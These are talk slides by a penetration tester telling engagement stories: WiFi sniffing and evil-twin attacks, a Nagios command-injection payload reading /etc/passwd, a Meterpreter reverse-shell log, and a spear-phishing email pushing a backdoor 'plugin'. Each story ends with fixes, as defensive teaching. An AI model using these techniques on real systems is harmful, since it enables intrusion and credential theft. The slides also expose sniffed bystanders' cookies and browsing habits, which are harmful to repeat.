

SOLVABLE PROBLEMS _

Tales from the real world



> WHOAMI _

Rune Espensen

- Hacker
- Sailor
- Home Builder
- Cat Owner

What are the Clients saying?

- "We've never felt more violated"
- "That hurt!"
- "He drinks like a truck!"



> WHOAMI, SRSLY_


- Worked with IBM for 18 years
- In IBM Security for the last 13 of those
- Currently works as a Penetration Tester on the Global IBM X-Force Red team, covering EMEA Clients

IBM X-Force Red is IBM's Global Penetration Testing team (Previously IBM CSAR), supporting clients in all industries.



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> SECURITY && BORING STATISTICS



> SECURITY && PLAYING THE ODDS_

- Secure as best you can – money vs. assets you are protecting
- Vast majority of attacks are random or from script kiddies
 - If you have a better lock than your neighbour...
 - Don't be the low hanging fruit
- 40% of real hackers give up after 20 hrs. 60% after 30 hrs.
- Breaches ***will*** happen
 - If a determined hacker wants in, he gets in
 - Be prepared for that – limit the damage done (Segmentation, Backup, Contingency plans etc.)



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
> SECURITY && FIREWALLS _

- It's not a movie - A firewall is not enough
 - It needs to allow legal traffic
 - Even when smart, it is dumb
 - Prone to misconfiguration
 - But... It still has value as part of the overall Immune System



> MODERN SECURITY

- We need end-point protection
- Monitoring & Analysing tools
- Full control over policies and processes
- Risk-aware culture
- Everything needs to be Real-time



> MODERN SECURITY && THE IMMUNE SYSTEM

IBM Talks about the "Immune System"

- Secure the Perimeter
- Secure the End-Points
- Monitor and Analyse everything
- React appropriately, but...
- ...try to be proactive
- Tie everything together...
-and of course; we have a product for that ;-)

"I AM NOT GOING TO TRY AND SELL YOU STUFF - PROMISE!"



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> REAL WORLD EXAMPLES _

- WiFi in Italy
- Firewalls in Hamburg
- 0-days in the Nordics
- Selling iPhones in the Middle East

> WIFI IN ITALY _

- Standard WiFi Assesment
- 2 Networks
 - A secured corporate network
 - An open Guest network with a captive portal

> WIFI IN ITALY _

- Secured Network was OK as expected, with all the bells and whistles (WPA2-Enterprise, centralized usermanagement through AD)
- Open network, not so much...
 - Open network, leaves the security responsibility to the user - everything should be encrypted. Everything is not.
 - No authentication, leaves the network open for Evil Twin attacks.
 - Portal is easy to circumvent (Free internetz!!)



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> WIFI IN ITALY && SNIFFING_

Someone wanted a new Scooter!

```
1088 GET /moto-e-scooter/suzuki-burgman-400-2006-latina-200633330.htm HTTP/1.1
624 GET /sdk/js/v7.2.s/mqa.toolkit.js?key=Fmjtd%7Cluu821u7n1%2Cb5%3Do5-942w9a HTTP/1.1
549 GET /images/46/46574531332900.jpg HTTP/1.1
554 GET /smallthumbs/46/46574531332900.jpg HTTP/1.1
554 GET /smallthumbs/46/46574531354364.jpg HTTP/1.1
554 GET /smallthumbs/46/46574531380973.jpg HTTP/1.1
```



> WIFI IN ITALY && SNIFFING_

Someone was checking mail

```
Referer: http://mail6b.webmail.virgilio.it/cp/ps/Main/Layout\r\n
Accept-Encoding: gzip, deflate, sdch\r\n
Accept-Language: it-IT,it;q=0.8,en-US;q=0.6,en;q=0.4\r\n
[truncated]Cookie: JSESSIONID=8A48CAEC77FBE9811B5[REDACTED] _gads=ID=7a8182246ac11ac8:T=1490000609:[REDACTED] 1IxIY_scCmXh2eA; policy_cookie=11111111_11111
Cookie pair: JSESSIONID=8A48CAEC77FBE9811B5548E0[REDACTED]
Cookie pair: __gads=ID=7a8182246ac11ac8:T=1490000609:S=ALNI_MbvUbkgH[REDACTED] 1IxIY_scCmXh2eA
Cookie pair: policy_cookie=11111111_11111
Cookie pair: pc_liberooff=0
Cookie pair: geo=1.3|11=1003269|T1=048017|C1=firenze|LT1=43.7822502402121|LN1=11.2542956482741|1490000648184|1|ACC1=5.0|GID1=6642285|CN1=it|TR1=09|TP1=048|TPA1=048
Cookie pair: vlocal_city=city(Firenze)_idcity(848017)_provincia(firenze)_idprovincia(848)_hostcity(firenze)_regione(89)_latitude(43%2C7747)_longitude(11%2C250511)_idprov
Cookie pair: tutorial=displayed
Cookie pair: recaptchca=e87d3b16fddbe22f0496a3245d36b3d5046eb9bae4dbda3fb06461f976835a83cdb364e1679dfa5b4d7cd20f3db5057b
Cookie pair: dxPLRemUsername=[REDACTED]@virgilio.it
Cookie pair [truncated]: PAAA_AUThE-b25C603A888E3691BCD46AF4B0EA72B4C667CCA5D08994B2E23883DA25512C59CEF2A08464E4A2B451A4DC0E6CCAA47413AA531D32E90FAEEC8433E6A8235C3AD048C
Cookie pair: PRSC=DT=20170322&SD=S000
Cookie pair: tinv=6
Cookie pair: IDEM=6|1|6|0|0|0|1|0|9|9|9
Cookie pair: WEBMAIL20=W20
Cookie pair: LIB_ADV_CK=12-1-87
Cookie pair: LIB_ADV_ECK=1490185640|12-1-87
Cookie pair: LIB_ADV_UCK=2|9e6e6688a621ecde44d[REDACTED] 1490185640|12-1-87
Cookie pair [truncated]: SRSE3=bzDvf0nKeWA77_[REDACTED] AHpF241TpUm09XcP8pVJRw7Izc[REDACTED] 1vcpghx2ufcLaqp[REDACTED] eUDG79GQHCigS7o53QZB00pDK5ccNio[REDACTED] KY0HrbAboc
Cookie pair: JSESSIONID=A27CB3DC102C1F86909EE[REDACTED]
Cookie pair: viewbcc=on
Cookie pair: cto_rta=
Cookie pair: bk=mail6b.webmail.virgilio.it
Cookie pair: s=149018890[REDACTED]
Cookie pair [truncated]: whs=7d5d7d2244223a226f6c6c6576696c5f6171222c224953223a22727670222c22323530223a227461747369222c22363531223a22626175222c22323231223a22736f75222c22
Cookie pair [truncated]: fup_sess=gcrl=16|gic=048017|gip=048|gis=1003269|lic=048017|lip=048|lir=09|sfe=12|spr=87|sse=1|g4=09|exp=0|ts=1490185640|dm=2|id=9e6e6688a621ecde44d
\r\n[Full request URI: http://mail6b.webmail.virgilio.it/cp/ps/Main/notifications/CheckQueue?d=virgilio.it&u=claudiolestiat=83d59d109809066d42d1&statusFor=standard&lsrt=285846]
```



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> WIFI IN ITALY && SNIFFING_

Someone was checking something else...

```
- Hypertext Transfer Protocol
  > GET /key=QewBM2PJTkv3IqL2UvnA,end=1490203231,limit=3/data=171.18.12.1-mv/speed=150k/initial_buffer=4497664/4602475.mp4 HTTP/1.1\r\n
    Cache-Control: no-cache\r\n
    Connection: Keep-Alive\r\n
    Pragma: getIf0FileURI.dlna.org\r\n
    Accept: */*\r\n
    Accept-Language: it-IT,it;q=0.5\r\n
    Referer: https://it.m.xhamster.com/movies/4602475/troia_di_mia_moglie_full_italian_porn.html?from=video_related\r\n
    User-Agent: NSPlayer/12.00.9651.0000 WMFSDK/12.00.9651.0000\r\n
    GetContentFeatures.DLNA.ORG: 1\r\n
    Host: 5.xhcdn.com\r\n
  \r\n
  [Full request URI: http://5.xhcdn.com/key=QewBM2PJTkv3IqL2UvnA,end=1490203231,limit=3/data=171.18.12.1-mv/speed=150k/initial_buffer=4497664/4602475.mp4]
  [HTTP request 1/1]
```



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> WIFI IN ITALY && EVIL TWINS_

When networks are open, Evil Twin attacks becomes trivial.

- Setup your own open network, with the same BSSID & ESSID
- Create a copy of the captive portal, and start a webserver
- Redirect any connecting devices to your fake portal
- Profit!
 - (Harvest credentials, Man-in-the-middle attacks, sslstrip etc.)
- ...or be lazy and use one of the tools: WiFi-Phisher is fun c",)

```
[+] Choose the [num] of the scenario you wish to use: 4
[+] Selecting . template
[*] Starting the fake access point...
[*] Starting HTTP/HTTPS server at ports 8080, 443
[*] Monitor mode: wlanlmon - f4:f2:6d:17:88:3a
[+] Captured credentials:
'wfphshr_login= '...'.consultant@...' &wfphshr_password='...' &policy accept=on'
```



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> WIFI IN ITALY && SPOOF'N SURF_

Just getting free internet, from the parking lot is nice, specially if you are a criminal. Most companies would prefer NOT having their IP's associated with the Dark Web and it's uses.

Spoofing an already authenticated client is fairly trivial

- Sniff open traffic, find IP and MAC address of an active authenticated client
- Spoof those on your own laptop
- Et voilá! Free Internetz!

> WIFI IN ITALY && SPOOF'N SURF_

Trying to download a file from the internet:

```
airodump/Milan# wget www.google.com
--2017-03-28 10:10:01-- http://www.google.com/
Resolving www.google.com (www.google.com)... 172.217.23.100, 2a00:1450:4002:805::2004
Connecting to www.google.com (www.google.com)|172.217.23.100|:80... connected.
HTTP request sent, awaiting response... 302 Moved Temporarily
Location: https://controller.access.network?dst=http%3A%2F%2Fwww.google.com%2F [following]
--2017-03-28 10:10:01-- https://controller.access.network/?dst=http%3A%2F%2Fwww.google.com%2F
Resolving controller.access.network (controller.access.network)... 10.142.23.141
Connecting to controller.access.network (controller.access.network)|10.142.23.141|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://controller.access.network/portal_degraded.php [following]
--2017-03-28 10:10:01-- https://controller.access.network/portal_degraded.php
Reusing existing connection to controller.access.network:443.
HTTP request sent, awaiting response... 200 OK
Length: 2153 (2.1K) [text/html]
Saving to: 'index.html.2'

index.html.2          100%[=====] 2.10K --.-KB/s in 0.02s

2017-03-28 10:10:02 (89.7 KB/s) - 'index.html.2' saved [2153/2153]

airodump/Milan#
```

> WIFI IN ITALY && SPOOF'N SURF

Finding an authenticated client, sniffing with Wireshark

> WIFI IN ITALY && SPOOF'N SURF_

Clone the info from this:

```
wlan1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.255.155.135 netmask 255.255.224.0 broadcast 10.255.159.255
        inet6 fe80::db3e:cfd6:b85a:ef55 prefixlen 64 scopeid 0x20<link>
          ether f4:f2:6d:17:88:3a txqueuelen 1000 (Ethernet)
            RX packets 286 bytes 159946 (156.1 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 270 bytes 46039 (44.9 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

To this:

```
wlan1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.255.132.209 netmask 255.255.224.0 broadcast 10.255.159.255
          ether 5c:e8:eb:6a:a8:25 txqueuelen 1000 (Ethernet)
            RX packets 1550 bytes 1618875 (1.5 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 1425 bytes 169151 (165.1 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

> WIFI IN ITALY && SPOOF'N SURF_

Trying to download a file from the internet, with spoofed addresses:

```
/airodump/Milan# wget www.google.com
--2017-03-28 10:07:09-- http://www.google.com/
Resolving www.google.com (www.google.com)... 216.58.198.4, 2a00:1450:4002:801::2004
Connecting to www.google.com (www.google.com)|216.58.198.4|:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: http://www.google.fr/?gfe_rd=cr&ei=lBnaWK03BJLA8get27aoBQ [following]
--2017-03-28 10:07:10-- http://www.google.fr/?gfe_rd=cr&ei=lBnaWK03BJLA8get27aoBQ
Resolving www.google.fr (www.google.fr)... 172.217.23.99, 2a00:1450:4002:805::2003
Connecting to www.google.fr (www.google.fr)|172.217.23.99|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'index.html.1'

index.html.1 [ => ] 10.23K --.-KB/s in 0.04s

2017-03-28 10:07:11 (260 KB/s) - 'index.html.1' saved [10479]

/airodump/Milan#
```



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> WIFI IN ITALY && HOWTO: SOLVE_

- Client claimed, the Open WiFi with a captive portal was the only viable solution, for them to provide internet for guests and consultants.
- However, no form of self-registration was in use
- Any guest access was granted by the IT-staff
- This is great for airports with many one-time, anonymous users where security is expected to be low. Not so great in a corporate environment.
- Solution: Set up a properly secured Guest WLAN, similar to the Corporate WLAN
- Issue access together with Guest AD accounts
- Everything is encrypted and secure, with no additional administration overhead

> FIREWALL IN HAMBURG _

- Global shipping company
- Only CISO and his right hand knew I was there
- Week started with a "Let's see how awake they are"
- Bad terms with IT staff for the rest of the week ;-)



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> FIREWALL IN HAMBURG _

After the general Infrastructure Penetration test, a focused assessment of the company's global Single Sign-On login environment was requested. Scope was given - 16 IPs.

Own that, and you own them.

> FIREWALL IN HAMBURG

As firewalls are rarely a real issue for a determined hacker, we usually request white-listing or to be inside the perimeter, during infrastructure tests.

This gives the client more value for the money, as we are not wasting time circumventing the firewall.

However, this was suddenly "not possible right now" from the technical staff ;-)

Task at hand redefined as: "See how far you can get, with firewall in place"



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> FIREWALL IN HAMBURG _

- Nmap - the Hacker's first date
- Firewall blocks IP for 5, 10, 15 mins at suspicious activity
- I was a smoker then, write a few scripts to retry, pause etc. Go smoke, have coffee, tailgate the building, chat up the receptionist.
- Not much found, except....

> FIREWALL IN HAMBURG && NAGIOS_

- They were running Nagios on their servers, one of them stuck out
- Remembering something about something with an RCE...
- Research revealed “semi-patched” problems with a configuration setting and default config.
- Start working!

> FIREWALL IN HAMBURG && NAGIOS_

Bingo – with an insecure configuration setting and some guess work, limited commands was possible:

The screenshot shows a terminal session on a 'Target Server' running Nagios. The user has run the command `./check_nrpe -H 10.61.4.30 -n -c load -a "echo -e \"\x0a cat /etc/passwd # \"` 4`. The output shows a password dump from the root account. Three arrows point to specific parts of the command:

- An arrow points to the command itself: `./check_nrpe -H 10.61.4.30 -n -c load -a "echo -e "\x0a cat /etc/passwd # \"` 4`.
- An arrow points to the word `load` in the command.
- An arrow points to the injected command `cat /etc/passwd` within the payload.

```
/usr/lib/nagios/plugins# ./check_nrpe -H 10.61.4.30 -n -c load -a "echo -e "\x0a cat /etc/passwd # \"` 4
Usage:check load [-r] -w WLOAD1,WLOAD5,WLOAD15 -c CLOAD1,CLOAD5,CLOAD15
root:!::0:0:::/usr/bin/ksh
daemon:Q1:l:::/etc:
bin:!::2:2::/bin:
sys:!::3:3::/usr/sys:
adm:!::4:4::/var/adm:
uucp:!::5:5::/usr/lib/uucp:
guest:!::100:100::/home/guest:
nobody:!::4294967294:4294967294:::
lpd:!::9:4294967294:::
lp:*:11:11::/var/spool/lp:/bin/false
invscout:*:6:12::/var/adm/invscout:/usr/bin/ksh
snapp:*:200:13:snapp login user:/usr/sbin/snapp:/usr/sbin/snappd
ipsec:*:201:1::/etc/ipsec:/usr/bin/ksh
nuucp:*:7:5:uucp login user:/var/spool/uucppublic:/usr/sbin/uucp/uucico
pconsole:*:8:0::/var/adm/pconsole:/usr/bin/ksh
esaadmin:*:10:0::/var/esa:/usr/bin/ksh
sshd:*:202:201::/var/empty:/usr/bin/ksh
oracle:!::207:205:Oracle Admin:/home/oracle:/usr/bin/bash
genio:!::209:202::/home/genio:/usr/bin/ksh
gvsvview:!::224:202::/home/gvsvview:/usr/bin/ksh
vlog:!::217:1::/home/vlog:/usr/bin/ksh
ftp_edi:!::204:202::/dataio/ftp_edi:/usr/bin/ksh
ftp_eprt:!::205:202::/dataio/ftp_d3/eprint../../:/usr/bin/ksh
ftp_ciel:!::206:202::/dataio/ftp_edi/cldb_gvs:/usr/bin/
/usr/lib/nagios/plugins#
```

> FIREWALL IN HAMBURG && NAGIOS_

- Firewall rendered worthless - all commands seemed legit
- Very limited elbow-room
 - No special characters in commands, i.e. No coding or escalation
 - Only first 1024 chars return in server response
- Must move laterally
 - Can browse directories, see 1024 byte chunks of text files
 - Turns out server is a "Work server" for lazy admins - good stuff

> FIREWALL IN HAMBURG && LAZINESS

Browsing the filesystem, lazy admins FTP script including FTP username and password to another server, outside scope:

> FIREWALL IN HAMBURG && SHELL ACCESS _

Try 'em out:

```
[REDACTED]:/usr/lib/nagios/plugins# ftp 10.61.42.173
Connected to 10.61.42.173.
220 (REDACTED) FTP server (Version 4.2 Tue Feb 26 11:59:32 CST 2013) ready.
Name (10.61.42.173:root): oracle
331 Password required for oracle.
Password:
230-Last unsuccessful login: Tue Nov  8 10:00:55 2016 on ssh from 10.49.4.36
230-Last login: Thu Nov 10 08:17:09 2016 on ssh from 10.49.4.31
230 User oracle logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>[]
```

I wonder...

```
[REDACTED]:/usr/lib/nagios/plugins# ssh oracle@10.61.42.173
The authenticity of host '10.61.42.173 (10.61.42.173)' can't be established.
ECDSA key fingerprint is SHA256:OKSHNqQYd4y2zWLClgSxX33CzrJZ4jeRh1USe4jcley.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.61.42.173' (ECDSA) to the list of known hosts.
*****
Datapool Side 1
Unauthorized access prohibited
*****
oracle@10.61.42.173's password:
Last unsuccessful login: Thu Nov 10 09:29:35 2016 on ftp from ::ffff:10.49.228.91
Last login: Thu Nov 10 09:33:53 2016 on ssh from 10.49.4.38
*****
* 
* 
* Welcome to AIX Version 6.1!
* 
* 
* Please see the README file in /usr/lpp/bos for information pertinent to
* this release of the AIX Operating System.
* 
* 
*****[YOU HAVE NEW MAIL]
```

> FIREWALL IN HAMBURG && PROFIT_

Further Penetration consisted of:

- New server had SSH with credentials (`authenticated_keys`) back to original one
 - Meaning, now I had full shell access by jumping hosts
- Now I could escalate to root (CVE-2014-3074 MALLOCBUCKET)
- `/etc/security/passwd` was in old school AIX crypt. Easily cracked 8 char passwords: Full access to all servers in environment
- Found Oracle passwords from Shell history (Old installation scripts)
- End result: Full Root and Full Oracle SYS login accross all servers in Login solution

oracle@59847960:50462654 [74 33:45:00] <-- 0:04 crontab target backup_size=1000M TEST_CLOUDTEST_H5965(1) 32C/7y47g2-h9HMP.BKP.INT.KN cmdfile=/u03/BACKUP/DPTEST/oraback/archive_backup.man log=/u03/BACKUP/bd



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> FIREWALL IN HAMBURG && HOWTO: SOLVE _

This is a result of a bad security culture

- Faith in firewall
 - It was obviously breached. See "Immune System"
- Lazy Programmers (external)
 - The Nagios' solution to the vulnerability is simply ridiculous
- Lazy admins
 - Overriding all warnings is like leaving your front door open, because then it is easier to get inside... We use locks for a reason
 - Using a production server as a shared workstation is bad practice - for obvious reasons
 - Keep systems up-to-date (patch, password complexity)
 - Don't write scripts that require passwords in command line - prompt
 - Housekeeping! (History, files etc)



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> 0-DAYS IN THE NORDICS_

Large Nordic payment provider was doing their, overdue, PCI-DSS Compliance Penetration tests.

- They are doing weekly vulnerability scans
- Manual Penetration test is required - for, what will be, obvious reasons
- Must be done quarterly
 - Last quarter was missed due to a string of unfortunate events
- Two weeks of nightly work in cold, noisy datacenters - yay me :-)



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> 0-DAYS IN THE NORDICS

Doing the normal scans, suddenly a wild vulnerability appears!

- This was a very recent assignment, the Shadow Brokers hack just released
- One of these, EternalBlue, more specifically MS17-010 was present on a number of windows servers

```
[*] 172.24.225.26:445 - Connected to \\172.24.225.26\IPC$ with TID = 2048
[*] 172.24.225.26:445 - Received STATUS_INSUFF_SERVER_RESOURCES with FID = 8
[!] 172.24.225.26:445 - Host is likely VULNERABLE to MS17-010!
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- This had been known for 3 weeks, so their scanners SHOULD have caught it - obviously not up-to-date
- At the time, no working exploits in my own repertoire and no time to create it :-(
- MS17-010 is very actual, as it seems WannaCry Ransomware spreads, using just that vulnerability

> 0-DAYS IN THE NORDICS && r00

Other than that, a bit boring as usual. However, just browsing through the Nmap results for one segment, something caught my attention

> 0-DAYS IN THE NORDICS && r00_

- r00 is the Base64 encoded string of the Hex value "AC ED 00 05" which is the first few bytes of any Serialized Java object
- Seeing this output, is indicative of a Java RIOP service sending cleartext Base64 encoded objects over HTTP
- This is potentially, then, the Java Deserialization vulnerability in the Apache Commons Libraries, discovered in 2015
- I have a personal struggle with this vulnerability, where I had a false positive back in 2015, wasting enormous amounts of time, proving a point to a client - ending up writing my own non-working exploit ;-)

> 0-DAYS IN THE NORDICS && r00_

Meanwhile, Metasploit has been updated with a module long ago

```
msf exploit(ibm_websphere_java_deserialize) > run
[*] Started reverse TCP handler on 172.28.225.51:4444
[*] Sending stage (957487 bytes) to 172.28.225.134
[*] Meterpreter session 3 opened (172.28.225.51:4444 -> 172.28.225.134:57658) at 2017-04-21 22:08:38 +0200

meterpreter > sysinfo
Computer : [REDACTED]
OS        : Windows 2012 R2 (Build 9600)
Architecture : x64
System Language : en_US
Domain   : [REDACTED]
Logged On Users : 14
Meterpreter : x86/windows
meterpreter > shell
Process 6676 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

D:\IBM\LDAP\appsrv\profiles\TDSWebAdminProfile>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Backup LAN:

  Connection-specific DNS Suffix  . :
  IPv4 Address. . . . . : 172.21.227.144
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . :

Ethernet adapter Customer LAN:

  Connection-specific DNS Suffix  . :
  IPv4 Address. . . . . : 172.28.225.134
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 172.28.225.1

Tunnel adapter isatap.{862DD78A-CEDF-4F6B-807C-2D2649532D0F}:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix  . :

Tunnel adapter isatap.{4386DFCA-7B94-49A1-96D6-6E0FA00065C2}:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix  . :

D:\IBM\LDAP\appsrv\profiles\TDSWebAdminProfile>
```



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> 0-DAYS IN THE NORDICS && r00_

Problem: None of the scanner tools discovered this.

Nessus missed it entirely and Nmap just saw an unknown port

```
12103/tcp open  unknown
```

Turns out, that the component vulnerable, was an embedded version of the Websphere Application server, shipped as part as the Tivoli Directory Server. Not the "default type of installation" the tools are configured to watch our for.

This, is why we have human eyes and manual assessments



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> 0-DAYS IN THE NORDICS && HOWTO: SOLVE_

- Automated scans are not enough
 - But even worse, they are worthless if not up-to-date, missing the whole point of finding things in due time between quarterly Penetration Tests
 - They do not catch everything, don't rely on them
- Patch, patch, patch!! Fixes for MS17-010 had, at the time, been available from Microsoft for 2-3 weeks.
- Fix for the r00 java deserialization had been available for well over a year(!!)

> SELLING IPHONES IN THE MIDDLE EAST_

A large government Water and Electricity supplier in the Middle east had hired us to do an allround assessment on everything from their infrastructure, SCADA systems, IP Telephony system and how prone they were to phishing attacks.

I got the phishing part:

"Is it possible to gain access to their vital SCADA systems, through spear phishing"

Yes. Yes it is.

> SELLING IPHONES IN THE MIDDLE EAST _

- ~50 named individuals in their technical department was provided.
- Create a custom spear phishing campaign
- They had an "Employee Benefits Portal"
 - Employee discounts on iPhones, iPads and other popular iProducts. A great hit with employees, as apparently the HR was *really* good at finding them great deals
- Mimick that, send emails about "new offers"
- Harvest login credentials
- Prompt them to download "Plug-in" - backdoor their PC
- BUT....



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> SELLING IPHONES IN THE MIDDLE EAST_


WORST mail filter ever!

- Turns out, they were confident my assignment was more of a pro forma deal and that I would not succeed. Challenge Accepted!
- They had an exceptionally strong mailfilter and generally saw no spam whatsoever
- I am wondering how they even conducted business with external clients!



> SELLING IPHONES IN THE MIDDLE EAST _

- One mail got through though.
- She was kind enough to attempt to log in to my fake site, giving me intranet credentials.
- I found a public Office Webmail log-in



- Using her credentials, I now had the possibility of testing and refining my campaign during off-hours



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> SELLING IPHONES IN THE MIDDLE EAST_

- Zen: The best way to not look like a spam mailserver, is to be a real mailserver
- Use proper domain name: www.target.**com-gov.org**
- Setup proper mail server, with all the bells and whistles
 - DNS-records, DKIM signatures, SPF records, DMARC, r-PTR
- E-mail Trend-Micro and ask to be taken off their nasty lists (Surprisingly easy ;-))



> SELLING IPHONES IN THE MIDDLE EAST_

Craft a good mail

The screenshot shows an email interface with a dark background. At the top left is a user icon and the text "Internal Communications" followed by "to me". At the top right is the time "19:21 (0 minutes ago)" and standard email controls. The main body of the email is as follows:

Dear John Doe

At Internal Communications, we are always working hard to provide our [REDACTED] employees with benefits, discounts and good deals from anything from hotels to electronics. We are working on making these available to you, at the:

[\[REDACTED\] Employee Benefits Portal](#)

Log in with your [REDACTED] see any offers that might be available to you.

We are constantly updating the site, so be sure to check in from time to time!

Note: The Portal uses the SAP Browser Plugin to look up specific offers for each employee. If prompted to install it, please click the link provided on the portal and install the plugin - then refresh the page to see the offers available

Internal Communications

